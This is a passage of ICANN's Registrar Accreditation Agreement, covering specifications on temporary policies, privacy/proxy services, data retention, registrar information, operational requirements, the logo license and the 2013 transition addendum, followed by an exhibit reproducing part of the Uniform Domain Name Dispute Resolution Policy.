  - 1.4.3. modify the provisions in the Registrar Accreditation Agreement regarding terms or conditions for the renewal, termination or amendment of the Registrar Accreditation Agreement or fees paid by Registrar to ICANN; or
  - 1.4.4. modify ICANN's obligations to not apply standards, policies, procedures or practices arbitrarily, unjustifiably, or inequitably and to not single out Registrar for disparate treatment unless justified by substantial and reasonable cause, and exercise its responsibilities in an open and transparent manner.
2. **Temporary Policies.** Registrar shall comply with and implement all specifications or policies established by the ICANN Board of Directors (the "**Board**") on a temporary basis, if adopted by the Board by a vote of at least two-thirds of its members, so long as the Board reasonably determines that such modifications or amendments are justified and that immediate temporary establishment of a specification or policy on the subject is necessary to maintain the stability or security of Registrar Services, Registry Services or the DNS or the Internet ("**Temporary Policies**").
- 2.1. Such proposed specification or policy shall be as narrowly tailored as feasible to achieve those objectives. In establishing any Temporary Policy, the Board shall state the period of time for which the Temporary Policy is adopted and shall immediately implement the Consensus Policy development process set forth in ICANN's Bylaws.
    - 2.1.1. ICANN shall also issue an advisory statement containing a detailed explanation of its reasons for adopting the Temporary Policy and why the Board believes such Temporary Policy should receive the consensus support of Internet stakeholders.
    - 2.1.2. If the period of time for which the Temporary Policy is adopted exceeds 90 days, the Board shall reaffirm its temporary adoption every 90 days for a total period not to exceed one year, in order to maintain such Temporary Policy in effect until such time as it becomes a Consensus Policy. If the one year period expires or, if during such one year period, the Temporary Policy does not

become a Consensus Policy and is not reaffirmed by the Board, Registrar shall no longer be required to comply with or implement such Temporary Policy.

3. **Notice and Conflicts.** Registrar shall be afforded a reasonable period of time following notice of the establishment of a Consensus Policy or Temporary Policy in which to comply with such policy or specification, taking into account any urgency involved. In the event of a conflict between Registrar Services and Consensus Policies or any Temporary Policy, the Consensus Policies or Temporary Policy shall control, but only with respect to subject matter in conflict. For the avoidance of doubt, Consensus Policies that meet the requirements of this Specification may supplement or supersede provisions of the agreements between Registrar and ICANN, but only to the extent that such Consensus Policies relate to the matters set forth in Section 1.2 and 1.3 of this Specification.

## **SPECIFICATION ON PRIVACY AND PROXY REGISTRATIONS**

Until the date ICANN implements a Privacy and Proxy Accreditation Program as referenced in Section 3.14 of the Registrar Accreditation Agreement, Registrar agrees to comply, and to require its Affiliates and Resellers to comply, with the terms of this Specification. This Specification may not be modified by ICANN or Registrar.

1. Definitions. For the purposes of this Specification, the following definitions shall apply.
  - 1.1 “P/P Customer” means, regardless of the terminology used by the P/P Provider, the licensee, customer, beneficial user, beneficiary, or other recipient of Privacy Services and Proxy Services.
  - 1.2 “Privacy Service” is a service by which a Registered Name is registered to its beneficial user as the Registered Name Holder, but for which alternative, reliable contact information is provided by the P/P Provider for display of the Registered Name Holder’s contact information in the Registration Data Directory Service (RDDS) or equivalent services.
  - 1.3 “Proxy Service” is a service through which a Registered Name Holder licenses use of a Registered Name to the P/P Customer in order to provide the P/P Customer use of the domain name, and the Registered Name Holder’s contact information is displayed in the Registration Data Directory Service (RDDS) or equivalent services rather than the P/P Customer’s contact information.
  - 1.4 “P/P Provider” or “Service Provider” is the provider of Privacy/Proxy Services, including Registrar and its Affiliates, as applicable.
2. Obligations of Registrar. For any Proxy Service or Privacy Service offered by Registrar or its Affiliates, including any of Registrar’s or its Affiliates’ P/P services distributed through Resellers, and used in connection with Registered Names Sponsored by Registrar, Registrar and its Affiliates must require all P/P Providers to follow the requirements described in this Specification and to abide by the terms and procedures published pursuant to this Specification.
  - 2.1 Disclosure of Service Terms. P/P Provider shall publish the terms and conditions of its service (including pricing), on its website and/or Registrar’s website.
  - 2.2 Abuse/Infringement Point of Contact. P/P Provider shall publish a point of contact for third parties wishing to report abuse or infringement of trademarks (or other rights).
  - 2.3 Disclosure of Identity of P/P Provider. P/P Provider shall publish its business contact information on its website and/or Registrar’s website.

- 2.4 Terms of service and description of procedures. The P/P Provider shall publish on its website and/or Registrar's website a copy of the P/P Provider service agreement and description of P/P Provider's procedures for handling the following:
  - 2.4.1 The process or facilities to report abuse of a domain name registration managed by the P/P Provider;
  - 2.4.2 The process or facilities to report infringement of trademarks or other rights of third parties;
  - 2.4.3 The circumstances under which the P/P Provider will relay communications from third parties to the P/P Customer;
  - 2.4.4 The circumstances under which the P/P Provider will terminate service to the P/P Customer;
  - 2.4.5 The circumstances under which the P/P Provider will reveal and/or publish in the Registration Data Directory Service (RDDS) or equivalent service the P/P Customer's identity and/or contact data; and
  - 2.4.6 A description of the support services offered by P/P Providers to P/P Customers, and how to access these services.
- 2.5 Escrow of P/P Customer Information. Registrar shall include P/P Customer contact information in its Registration Data Escrow deposits required by Section 3.6 of the Agreement. P/P Customer Information escrowed pursuant to this Section 2.5 of this Specification may only be accessed by ICANN in the event of the termination of the Agreement or in the event Registrar ceases business operations.
3. Exemptions. Registrar is under no obligation to comply with the requirements of this specification if it can be shown that:
  - 3.1 Registered Name Holder employed the services of a P/P Provider that is not provided by Registrar, or any of its Affiliates;
  - 3.2 Registered Name Holder licensed a Registered Name to another party (i.e., is acting as a Proxy Service) without Registrar's knowledge; or
  - 3.3 Registered Name Holder has used P/P Provider contact data without subscribing to the service or accepting the P/P Provider terms and conditions.

## **DATA RETENTION SPECIFICATION**

1. During the Term of this Agreement, for each Registered Name sponsored by Registrar within a gTLD, Registrar shall collect and securely maintain in its own electronic database (as updated from time to time) the data specified below:
  - 1.1. Registrar shall collect the following information from registrants at the time of registration of a domain name (a "Registration") and shall maintain that information for the duration of Registrar's sponsorship of the Registration and for a period of two additional years thereafter:
    - 1.1.1. First and last name or full legal name of registrant;
    - 1.1.2. First and last name or, in the event registrant is a legal person, the title of the registrant's administrative contact, technical contact, and billing contact;
    - 1.1.3. Postal address of registrant, administrative contact, technical contact, and billing contact;
    - 1.1.4. Email address of registrant, administrative contact, technical contact, and billing contact;
    - 1.1.5. Telephone contact for registrant, administrative contact, technical contact, and billing contact;
    - 1.1.6. Data elements in any RDDS service notwithstanding if the data is redacted in the free public available RDDS response;
    - 1.1.7. Types of domain name services purchased for use in connection with the Registration; and
    - 1.1.8. To the extent collected by Registrar, "card on file," current period third party transaction number, or other recurring payment data.
  - 1.2. Registrar shall collect the following information and maintain that information for no less than one hundred and eighty (180) days following the relevant interaction:
    - 1.2.1. Information regarding the means and source of payment reasonably necessary for Registrar to process the Registration transaction, or a transaction number provided by a third party payment processor;
    - 1.2.2. Log files, billing records and, to the extent collection and maintenance of such records is commercially practicable or consistent with industry-wide generally accepted standard practices within the industries in which Registrar operates, other records containing communications source and destination information, including, depending on the method of



transmission and without limitation: (1) Source IP address, HTTP headers, (2) the telephone, text, or fax number; and (3) email address, Skype handle, or instant messaging identifier, associated with communications between Registrar and the registrant about the Registration; and

- 1.2.3. Log files and, to the extent collection and maintenance of such records is commercially practicable or consistent with industry-wide generally accepted standard practices within the industries in which Registrar operates, other records associated with the Registration containing dates, times, and time zones of communications and sessions, including initial registration.
2. If, based on the receipt of either (i) a written legal opinion from a nationally recognized law firm in the applicable jurisdiction that states that the collection and/or retention of any data element specified herein by Registrar is reasonably likely to violate applicable law (the "Opinion") or (ii) a ruling of, or written guidance from, a governmental body of competent jurisdiction providing that compliance with the data collection and/or retention requirements of this Specification violates applicable law, Registrar determines in good faith that the collection and/or retention of any data element specified in this Specification violates applicable law, Registrar may provide written notice of such determination to ICANN and request a waiver from compliance with specific terms and conditions of this Specification (a "Waiver Request"). Such written notice shall: (i) specify the relevant applicable law, the allegedly offending data collection and retention elements, the manner in which the collection and/or retention of such data violates applicable law, and a reasonable description of such determination and any other facts and circumstances related thereto, (ii) be accompanied by a copy of the Opinion and governmental ruling or guidance, as applicable, and (iii) be accompanied by any documentation received by Registrar from any governmental authority, in each case, related to such determination, and such other documentation reasonably requested by ICANN. Following receipt of such notice, ICANN and Registrar shall discuss the matter in good faith in an effort to reach a mutually acceptable resolution of the matter. Until such time as ICANN's Procedure for Handling Whois Conflicts with Privacy Law is modified to include conflicts relating to the requirements of this Specification and if ICANN agrees with Registrar's determination, ICANN's office of general counsel may temporarily or permanently suspend compliance and enforcement of the affected provisions of this Specification and grant the Waiver Request. Prior to granting any exemption hereunder, ICANN will post its determination on its website for a period of thirty (30) calendar days. Following such modification of ICANN's Procedure for Handling Whois Conflicts with Privacy Law, all Waiver Requests (whether granted or denied) shall be resolved pursuant to such modified procedures.
3. If (i) ICANN has previously waived compliance with the requirements of any requirement of this Data Retention Specification in response to a Waiver Request from a registrar that is located in the same jurisdiction as Registrar and (ii) Registrar is subject to the same applicable law that gave rise to ICANN's agreement to grant such waiver, Registrar may request that ICANN to grant a similar waiver, which request shall

be approved by ICANN, unless ICANN provides Registrar with a reasonable justification for not approving such request, in which case Registrar may thereafter make an Waiver Request pursuant to Section 2 of this Data Retention Specification.

4. Any modification of this Data Retention Specification to address violations of applicable law shall only apply during the period of time that the specific provisions of the applicable law giving rise to such violations remain in effect. If the applicable law is repealed or modified (or preempted) in a manner that would no longer prohibit the collection and/or retention of data and information as originally specified in this Data Retention Specification, Registrar agrees that the original version of this Specification will apply to the maximum extent permitted by such modified applicable law.

## **REGISTRAR INFORMATION SPECIFICATION**

Registrar shall provide to ICANN the information specified below, which shall be maintained in accordance with Section 3.17 of the Agreement. With regard to information identified below, ICANN will hold such information pursuant to the disclosure requirements set forth in Section 3.15 of the Agreement.

### **General Information**

1. Full legal name of Registrar.
2. Legal form of Registrar (e.g., LLC, Corporation, Government Body, Intergovernmental Organization, etc.).
3. The jurisdiction in which Registrar's business is registered for legal and financial purposes.
4. Registrar's business registration number and the name of the authority that issued this number.
5. Every business name and/or trade name used by Registrar.
6. Provide current documentation demonstrating that Registrar entity is legally established and in good standing. For proof of establishment, provide charter documents or other equivalent document (e.g., membership agreement) of the entity. If Registrar is a government body or organization, provide a certified copy of the relevant statute, governmental decision or other instrument under which the government body or organization has been established. With respect to an entity other than a government body or organization, where no such certificates or documents are available in Registrar's jurisdiction, an affidavit drafted and signed by a notary public or a legal practitioner duly qualified in the courts of Registrar's jurisdiction, declaring that the organization is established and in good standing, must be provided.
7. Correspondence address for Registrar.\* This address will be used for contractual purposes, and Registrar must be able to accept notices and service of legal process at this address. No Post Office boxes are allowed.
8. Primary phone number where Registrar can be reached for contractual purposes.
9. Primary Fax number where Registrar can be reached for contractual purposes.
10. Primary Email address where Registrar can be reached for contractual purposes.
11. If the location or address of Registrar's principal place of business is different from the address provided in 7, provide details including address, phone number, fax number and email address.\* Provide ICANN with current documentation demonstrating that Registrar is legally entitled to do business in the principal place of business.

12. Any other addresses where Registrar will be operated or managed, if different from either its principal place of business or correspondence address provided above. (If so, please explain.) Provide ICANN with current documentation demonstrating that Registrar is legally entitled to do business in each location identified.

13. Primary contact name:

Title  
Address  
Phone number  
Fax number  
Email address

14. URL, and Location of Port 43 WHOIS server. After the WHOIS Services Sunset Date, the location of Port 43 WHOIS server is only required to be provided if Registrar continues to offer Whois Data Directory Services.

15. One Registered Name sponsored by Registrar in any gTLD to be used by ICANN in monitoring port 43 WHOIS and RDAP. Regardless of the requirements in Section 3.17 of the Agreement, Registrar shall notify ICANN immediately of any change to this data. A failure to respond with registration data for this Registered Name in port 43 WHOIS and RDAP will be considered a failed RDAP and WHOIS-RDDS test.

### **Ownership, Directors and Officers Information**

16. Full name, contact information, and position of any persons or entities owning at least 5% of the ownership interest in Registrar's current business entity. For each person listed, please specify such person's percentage ownership.

17. Full name, contact information, and position of all directors of Registrar.

18. Full name, contact information, and position of all officers of Registrar.\* (Officer names and positions must be publicly displayed.)

19. Full name, contact information, and position of all senior management and other key personnel overseeing the provision of Registrar Services.

20. For every person or entity mentioned in the answers to questions 16 to 19, indicate if that person or entity:

a) within the past ten years, has been convicted of a felony or of a misdemeanor related to financial activities, or has been judged by a court to have committed fraud or breach of fiduciary duty, or has been the subject of a judicial determination that is similar or related to any of these;

b) within the past ten years, has been disciplined by any government or industry regulatory body for conduct involving dishonesty or misuse of funds of others;

c) is currently involved in any judicial or regulatory proceeding that could result in a conviction, judgment, determination, or discipline of the type specified in items 20(a) or 20(b); or

d) is the subject of a disqualification imposed by ICANN.

Provide details if any of the above events in (a)-(d) have occurred.

21. List all Affiliated Registrars, if any, and briefly describe the Affiliation.
22. For any entities listed in item 21, must provide information required in items 1-14 above.
23. List the ultimate parent entity of Registrar, if applicable.\*

**Other**

24. Does Registrar or any of its Affiliates offer any Privacy Service or Proxy Service (as such terms on defined in the Specification on Privacy and Proxy Registrations)? If yes, list the entities or individuals providing the Privacy Service or Proxy Service.
25. For any entities listed in item 24, provide information required in 1-14 above.
26. Does Registrar utilize or benefit from the services of Resellers?
27. If yes, provide a list of all such Resellers known to Registrar. The information specified in this item 27 shall be made available to ICANN upon request. At such time as ICANN develops a secure method for the receipt and retention of such information, such information shall thereafter be provided to ICANN in accordance with Section 3.17 of the Agreement.

\* Items marked with "\*" must also be published on Registrar's website.

## **ADDITIONAL REGISTRAR OPERATION SPECIFICATION**

This Specification may be modified by ICANN from time to time after consultation with the Registrar Stakeholder Group (or its successor), provided that such updates are commercially practical with respect to the registrar industry, taken as a whole.

### **1. DNSSEC**

Registrar must allow its customers to use DNSSEC upon request by relaying orders to add, remove or change public key material (e.g., DNSKEY or DS resource records) on behalf of customers to the Registries that support DNSSEC. Such requests shall be accepted and processed in a secure manner and according to industry best practices. Registrars shall accept any public key algorithm and digest type that is supported by the TLD of interest and appears in the registries posted at: <https://www.iana.org/assignments/dns-sec-alg-numbers/dns-sec-alg-numbers.xml> and <https://www.iana.org/assignments/ds-rr-types/ds-rr-types.xml>. All such requests shall be transmitted to registries using the EPP extensions specified in RFC 5910 or its successors.

Registrar must show the DNSSEC-signed status of the domain name in the RDAP Directory Service. Registrar must show the DNSSEC parameters stored in Registrar database in the RDAP Directory Service.

### **2. IPv6**

To the extent that Registrar offers registrants the ability to register nameserver addresses, Registrar must allow both IPv4 addresses and IPv6 addresses to be specified.

### **3. IDN**

If Registrar offers Internationalized Domain Name (“IDN”) registrations, all new registrations must comply with RFCs 5890, 5891, 5892, 5893 and their successors. Registrar shall also comply with the IDN Guidelines at <https://www.icann.org/en/topics/idn/implementation-guidelines.htm> which may be amended, modified, or superseded from time to time. Registrar must use the IDN tables published by the relevant registry.

## REGISTRANTS' BENEFITS AND RESPONSIBILITIES SPECIFICATION

### **Domain Name Registrants' Rights:**

1. Your domain name registration and any privacy/proxy services you may use in conjunction with it must be subject to a Registration Agreement with an ICANN Accredited Registrar.
  - You are entitled to review this Registration Agreement at any time, and download a copy for your records.
2. You are entitled to accurate and accessible information about:
  - The identity of your ICANN Accredited Registrar;
  - The identity of any proxy or privacy service provider affiliated with your Registrar;
  - Your Registrar's terms and conditions, including pricing information, applicable to domain name registrations;
  - The terms and conditions, including pricing information, applicable to any privacy services offered by your Registrar;
  - The customer support services offered by your Registrar and the privacy services provider, and how to access them;
  - How to raise concerns and resolve disputes with your Registrar and any privacy services offered by them; and
  - Instructions that explain your Registrar's processes for registering, managing, transferring, renewing, and restoring your domain name registrations, including through any proxy or privacy services made available by your Registrar.
3. You shall not be subject to false advertising or deceptive practices by your Registrar or through any proxy or privacy services made available by your Registrar. This includes deceptive notices, hidden fees, and any practices that are illegal under the consumer protection law of your residence.

### **Domain Name Registrants' Responsibilities:**

1. You must comply with the terms and conditions posted by your Registrar, including applicable policies from your Registrar, the Registry and ICANN.

2. You must review your Registrar's current Registration Agreement, along with any updates.
3. You will assume sole responsibility for the registration and use of your domain name.
4. You must provide accurate information for publication in directories such as the RDAP service, and promptly update this to reflect any changes.
5. You must respond to inquiries from your Registrar within fifteen (15) days, and keep your Registrar account data current. If you choose to have your domain name registration renew automatically, you must also keep your payment information current.



## LOGO LICENSE SPECIFICATION

The Internet Corporation for Assigned Names and Numbers, a California non-profit, public benefit corporation (“ICANN”), and [Registrar Name], a [organization type and jurisdiction] (“Registrar”) have entered into a Registrar Accreditation Agreement (“Registrar Accreditation Agreement”), of which this appendix (“Logo License Specification”) is a part. Definitions in the Registrar Accreditation Agreement apply in this Logo License Specification.

Registrar wishes to acquire from ICANN, and ICANN wishes to grant to Registrar, a license to use the trademarks listed below the signature block of this Logo License Specification (“Trademarks”) in connection with Registrar's role as an ICANN-accredited registrar. Pursuant to and subject to the Registrar Accreditation Agreement, Registrar and ICANN hereby agree as follows:

### LICENSE

1. Grant of License. ICANN grants to Registrar a non-exclusive, worldwide right and license to use the Trademarks, during the term of this specification and solely in connection with the provision and marketing of Registrar Services in order to indicate that Registrar is accredited as a registrar of domain names by ICANN. Except as provided in this subsection and Subsection 2.2 of the Registrar Accreditation Agreement, Registrar shall not use the Trademarks, any term, phrase, or design which is confusingly similar to the Trademarks or any portion of the Trademarks in any manner whatsoever.
2. Ownership of Trademarks. Any and all rights in the Trademarks that may be acquired by Registrar shall inure to the benefit of, and are hereby assigned to, ICANN. Registrar shall not assert ownership of the Trademarks or any associated goodwill.
3. No Sublicense. Registrar shall not sublicense any of its rights under this specification to any other person or entity (including any of Registrar's resellers) without the prior written approval of ICANN.

### REGISTRATION AND ENFORCEMENT

1. Registration. Registration and any other form of protection for the Trademarks shall only be obtained by ICANN in its name and at its expense.
2. Enforcement. Registrar shall promptly notify ICANN of any actual or suspected infringement of the Trademarks by third parties, including Registrar's resellers or affiliates. ICANN shall have the sole discretion to initiate and maintain any legal proceedings against such third parties; Registrar shall not take any such actions without the prior written approval of ICANN; and ICANN shall retain any and all recoveries from such actions.
3. Further Assurances. Registrar agrees to execute such other documents and to take all such actions as ICANN may request to effect the terms of this specification, including providing such materials (for example URLs and samples of any promotional materials bearing the Trademarks), cooperation, and assistance as may be reasonably required to assist ICANN in obtaining, maintaining, and enforcing trademark registration(s) and any other form of protection for the Trademarks.

TERM AND TERMINATION

This Logo License Specification shall be effective from the date it is signed below by both parties until the Expiration Date, unless this specification or the Registrar Accreditation Agreement is earlier terminated. Each party shall have the right to terminate this specification at any time by giving the other party written notice. Upon expiration or termination of this specification, Registrar shall immediately discontinue all use of the Trademarks.

IN WITNESS WHEREOF, the parties have caused this Logo License Specification to be executed by their duly authorized representatives.

ICANN

[Registrar Name]

By: \_\_\_\_\_

By: \_\_\_\_\_

Name:

Title:

Dated: \_\_\_\_\_

TRADEMARKS:

1. ICANN Accredited Registrar
- 2.



**COMPLIANCE CERTIFICATE**

\_\_\_\_\_, 20\_\_

Pursuant to Section 3.15 of Registrar Accreditation Agreement (the "Agreement"), dated \_\_\_\_\_, 20\_\_, by and between the Internet Corporation for Assigned Names and Numbers, a California non-profit, public benefit corporation ("ICANN"), and [Registrar Name], a [Organization type and jurisdiction] ("Registrar"), the undersigned certifies, in his/her capacity as an officer of Registrar and not in his/her individual capacity, on behalf of Registrar as follows:

1. The undersigned is the (must be one of the following: Chief Executive Officer/ President/ Chief Operating Officer/ Chief Financial Officer, or functional equivalent thereof) of Registrar.

2. Registrar has in place processes and procedures intended to establish, maintain, review, test, and modify registrar policies and procedures reasonably designed to achieve compliance with the Agreement.

3. To the best of the undersigned's knowledge and belief, Registrar has performed and complied with all covenants, agreements, obligations and conditions contained in the Agreement that are required to be performed or complied with by it for the calendar year 20\_\_.

The undersigned signs this certificate as of the date indicated under the title.

**[REGISTRAR]**

By: \_\_\_\_\_

Name:

Title:

## TRANSITION ADDENDUM TO REGISTRAR ACCREDITATION AGREEMENT

This Transition Addendum (this "Addendum") to the Registrar Accreditation Agreement (the "Agreement") by and between the Internet Corporation for Assigned Names and Numbers, a California non-profit, public benefit corporation ("ICANN"), and [Registrar Name], a [Organization type and jurisdiction] ("Registrar"), is dated as of \_\_\_\_\_, 2013.

**WHEREAS**, ICANN and Registrar entered into the Agreement as of the date hereof; and

**WHEREAS**, ICANN acknowledges that implementation by Registrar of certain operational provisions of the Agreement is not possible on the date hereof and will require a reasonable grace period.

**NOW THEREFORE**, the parties agree as follows:

1. ICANN will not enforce the following provisions and specifications of the Agreement until January 1, 2014: Sections 3.4.1.1, 3.4.1.5, 3.7.10, 3.7.11, 3.12.4, 3.12.7, 3.14, 3.18 and 3.19 of the Agreement; the first sentence of Section 3.7.8 of the Agreement; the WHOIS Accuracy Specification; the Data Retention Specification; and the service level agreements set forth in Section 2.2 of the Registration Data Directory Service (WHOIS) Specification (collectively, the "Transition Provisions").
2. In addition, if immediately prior to the execution of this Addendum Registrar was party to the form registrar accreditation agreement adopted by ICANN in 2009 (the "2009 RAA"), Registrar may use its existing form of registrant registration agreement until January 1, 2014, provided that such agreement complies with Section 3.7.7 of the 2009 RAA.
3. For the calendar year ended December 31, 2013, any certification required pursuant to Section 3.15 shall not require certification as to compliance with the Transition Provisions and may acknowledge the permissible use of the registrant registration agreement under Section 2 hereof.
4. Notwithstanding the foregoing, Registrar agrees to use commercially reasonable efforts to comply with the obligations set forth in the Transition Provisions and transition to a registrant registration agreement that complies with the terms of the Agreement prior to January 1, 2014.
5. Registrar must be fully compliant with the Transition Provisions and Section 3.7.7 of the Agreement as of January 1, 2014, at which date this Addendum shall automatically terminate without action by any party, except as it relates to Section 4 hereof.
6. ICANN and the Registrar Whois Validation Working Group (as defined below) will work together to identify and specify an appropriate set of tools to enable Registrar to complete the across field validation specified in Section 1(e) of the Whois Accuracy Program Specification to the Agreement (the "Across Field Validation"). When such tools are mutually agreed between ICANN and the Registrar Whois Validation Working Group,

ICANN shall provide Registrar written notice of such agreement (which notice shall specify and describe the agreed upon tools). Effective on the one hundred eightieth (180th) calendar day following delivery of such notice by ICANN, Registrar shall comply with the obligations specified in Section 1(e) of the Whois Accuracy Program. Until such time, ICANN will not enforce compliance with such obligations.

For purposes of this Section 6, the Registrar Whois Validation Working Group shall be deemed to have agreed to such Across Field Validation tools when Approval (as defined below) of the then serving members of the group is obtained through a vote of the group (which vote may be conducted through any verifiable means determined by the group, including through electronic means).

The "Registrar Whois Validation Working Group" means that existing working group whose membership has been tasked with identifying and specifying a set of tools to enable registrars to complete the Across Field Validation. The membership of the Registrar Whois Validation Working Group shall be made up of volunteering representatives of ICANN-accredited registrars, and shall initially consist of the members currently serving on the existing working group.

"Approval" is obtained following a vote of the Registrar Whois Validation Working Group, if the votes cast in favor of adoption of the proposed Across Field Validations tools by the then serving members of the group are at least two-thirds of the votes cast by such members, with abstentions or non-votes not being counted as either votes in favor or against adoption of such tools. For purposes of the vote of the group as referenced above, (i) only persons appointed by an ICANN-accredited registrar shall be deemed members of the group and eligible to cast a vote as described above and (ii) no ICANN-accredited registrar nor group of Affiliated Registrars represented in the Registrar Whois Validation Working Group shall have more than one vote.

7. Except as set forth in this Addendum, the Agreement shall be in full force and effect, enforceable by the parties in accordance with its terms.

[signature page follows]

IN WITNESS WHEREOF, the parties hereto have caused this Addendum to be executed in duplicate by their duly authorized representatives.

**ICANN**

**[Registrar]**

By: \_\_\_\_\_

By: \_\_\_\_\_

Name: \_\_\_\_\_

Name: \_\_\_\_\_

Title: \_\_\_\_\_

Title: \_\_\_\_\_

# Exhibit 5



GET STARTED

NEWS AND MEDIA

POLICY

PUBLIC COMMENT

RESOURCES

COMMUNITY

QUICKLINKS

## Resources

[About ICANN](#)[Board Activities and Meetings](#)[Accountability](#)[Governance](#)[Groups](#)[Business](#)[Civil Society](#)[Complaints Office](#)[Domain Name System Abuse](#)[Contractual Compliance](#)[Registrars](#)[Registry Operators](#)[Domain Name Registrants](#)[GDS Metrics](#)[Identifier Systems Security, Stability and Resiliency \(IS-SSR\)](#)[ccTLDs](#)[Internationalized Domain Names](#)[New gTLD Program Next Round](#)[Universal Acceptance Initiative](#)[Policy](#)[Operational Design Phase \(ODP\)](#)[Implementation](#)[Public Comment](#)[Root Zone KSK Rollover](#)[Technical Functions](#)[ICANN Locations](#)[I Need Help](#)[Dispute Resolution](#)

## Uniform Domain Name Dispute Resolution Policy

**This page is available in:**

English العربية Deutsch Español Français Italiano 日本語 한국어 Português Русский 中文

Policy Adopted: August 26, 1999

Implementation Documents Approved: October 24, 1999

**Notes:**

**1. This policy is now in effect. See [www.icann.org/udrp/udrp-schedule.htm](http://www.icann.org/udrp/udrp-schedule.htm) for the implementation schedule.**

**2. This policy has been adopted by all ICANN-accredited registrars. It has also been adopted by certain managers of country-code top-level domains (e.g., .nu, .tv, .ws).**

**3. The policy is between the registrar (or other registration authority in the case of a country-code top-level domain) and its customer (the domain-name holder or registrant). Thus, the policy uses "we" and "our" to refer to the registrar and it uses "you" and "your" to refer to the domain-name holder.**

### Uniform Domain Name Dispute Resolution Policy

(As Approved by ICANN on October 24, 1999)

**1. Purpose.** This Uniform Domain Name Dispute Resolution Policy (the "Policy") has been adopted by the Internet Corporation for Assigned Names and Numbers ("ICANN"), is incorporated by reference into your Registration Agreement, and sets forth the terms and conditions in connection with a dispute between you and us (the registrar) over the registration and use of an Internet domain name registered by you. Proceedings under Paragraph 4 of this Policy will be conducted according to the Rules for Uniform Domain Name Dispute Resolution Policy (the "Rules of Procedure"), which are available at <https://www.icann.org/resources/pages/udrp-rules-2015-03-11-en>, and the selected administrative-dispute-resolution service provider's supplemental rules.

**2. Your Representations.** By applying to register a domain name, or by asking us to maintain or renew a domain name registration, you hereby represent and warrant to us that (a) the statements that you made in your Registration Agreement are complete and accurate; (b) to your knowledge, the registration of the domain name will not infringe upon or otherwise violate the rights of any third party; (c) you are not registering the domain name for an unlawful purpose; and (d) you will not knowingly use the domain name in violation of any applicable laws or regulations. It is your responsibility to determine whether your domain name registration infringes or violates someone else's rights.

**3. Cancellations, Transfers, and Changes.** We will cancel, transfer or otherwise make changes to domain name registrations under the following circumstances:

- subject to the provisions of Paragraph 8, our receipt of written or appropriate electronic instructions from you or your authorized agent to take such action;
- our receipt of an order from a court or arbitral tribunal, in each case of competent jurisdiction, requiring such action; and/or
- our receipt of a decision of an Administrative Panel requiring such action in any administrative proceeding to which you were a party and which was conducted under this Policy or a later version of this Policy adopted by ICANN. (See Paragraph 4(i) and (k) below.)

We may also cancel, transfer or otherwise make changes to a domain name registration in accordance with the terms of your Registration Agreement or other legal requirements.



Domain Name Dispute Resolution

Charter Eligibility Dispute Resolution Policy

Eligibility Requirements Dispute Resolution Policy

Intellectual Property Defensive Registration Challenge Policy

Qualification Challenge Policy

Restrictions Dispute Resolution Policy

Transfer Dispute Resolution Policy

Uniform Domain Name Dispute Resolution Policy

Policy Document

Providers

Provider Approval Process

Rules

Principal Documents

Proceedings

Historical Documents

Timeline

Name Collision

Registrar Problems

Whois Data Correction

Independent Review Process

Request for Reconsideration

Document

**4. Mandatory Administrative Proceeding.**

This Paragraph sets forth the type of disputes for which you are required to submit to a mandatory administrative proceeding. These proceedings will be conducted before one of the administrative-dispute-resolution service providers listed at [www.icann.org/en/dndr/udrp/approved-providers.htm](http://www.icann.org/en/dndr/udrp/approved-providers.htm) (each, a "Provider").

**a. Applicable Disputes.** You are required to submit to a mandatory administrative proceeding in the event that a third party (a "complainant") asserts to the applicable Provider, in compliance with the Rules of Procedure, that

- (i) your domain name is identical or confusingly similar to a trademark or service mark in which the complainant has rights; and
- (ii) you have no rights or legitimate interests in respect of the domain name; and
- (iii) your domain name has been registered and is being used in bad faith.

In the administrative proceeding, the complainant must prove that each of these three elements are present.

**b. Evidence of Registration and Use in Bad Faith.** For the purposes of Paragraph 4(a)(iii), the following circumstances, in particular but without limitation, if found by the Panel to be present, shall be evidence of the registration and use of a domain name in bad faith:

- (i) circumstances indicating that you have registered or you have acquired the domain name primarily for the purpose of selling, renting, or otherwise transferring the domain name registration to the complainant who is the owner of the trademark or service mark or to a competitor of that complainant, for valuable consideration in excess of your documented out-of-pocket costs directly related to the domain name; or
- (ii) you have registered the domain name in order to prevent the owner of the trademark or service mark from reflecting the mark in a corresponding domain name, provided that you have engaged in a pattern of such conduct; or
- (iii) you have registered the domain name primarily for the purpose of disrupting the business of a competitor; or
- (iv) by using the domain name, you have intentionally attempted to attract, for commercial gain, Internet users to your web site or other on-line location, by creating a likelihood of confusion with the complainant's mark as to the source, sponsorship, affiliation, or endorsement of your web site or location or of a product or service on your web site or location.

**c. How to Demonstrate Your Rights to and Legitimate Interests in the Domain Name in Responding to a Complaint.** When you receive a complaint, you should refer to Paragraph 5 of the Rules of Procedure in determining how your response should be prepared. Any of the following circumstances, in particular but without limitation, if found by the Panel to be proved based on its evaluation of all evidence presented, shall demonstrate your rights or legitimate interests to the domain name for purposes of Paragraph 4(a)(ii):

- (i) before any notice to you of the dispute, your use of, or demonstrable preparations to use, the domain name or a name corresponding to the domain name in connection with a bona fide offering of goods or services; or
- (ii) you (as an individual, business, or other organization) have been commonly known by the domain name, even if you have acquired no trademark or service mark rights; or
- (iii) you are making a legitimate noncommercial or fair use of the domain name, without intent for commercial gain to misleadingly divert consumers or to tarnish the trademark or service mark at issue.

**d. Selection of Provider.** The complainant shall select the Provider from among those approved by ICANN by submitting the complaint to that Provider. The selected Provider will administer the proceeding, except in cases of consolidation as described in Paragraph 4(f).

**e. Initiation of Proceeding and Process and Appointment of Administrative Panel.** The Rules of Procedure state the process for initiating and conducting a proceeding and for appointing the panel that will decide the dispute (the "Administrative Panel").

**f. Consolidation.** In the event of multiple disputes between you and a complainant, either you or the complainant may petition to consolidate the disputes before a single Administrative Panel. This petition shall be made to the first Administrative Panel appointed to hear a pending dispute between the parties. This Administrative Panel may consolidate before it any or all such disputes in its sole discretion, provided that the disputes being consolidated are governed by this Policy or a later version of this Policy adopted by ICANN.

**g. Fees.** All fees charged by a Provider in connection with any dispute before an Administrative Panel pursuant to this Policy shall be paid by the complainant, except in cases where you elect to expand the Administrative Panel from one to three panelists as provided in Paragraph 5(b)(iv) of the Rules of Procedure, in which case all fees will be split evenly by you and the complainant.

**h. Our Involvement in Administrative Proceedings.** We do not, and will not, participate in the administration or conduct of any proceeding before an Administrative Panel. In addition, we will not be liable as a result of any decisions rendered by the Administrative Panel.

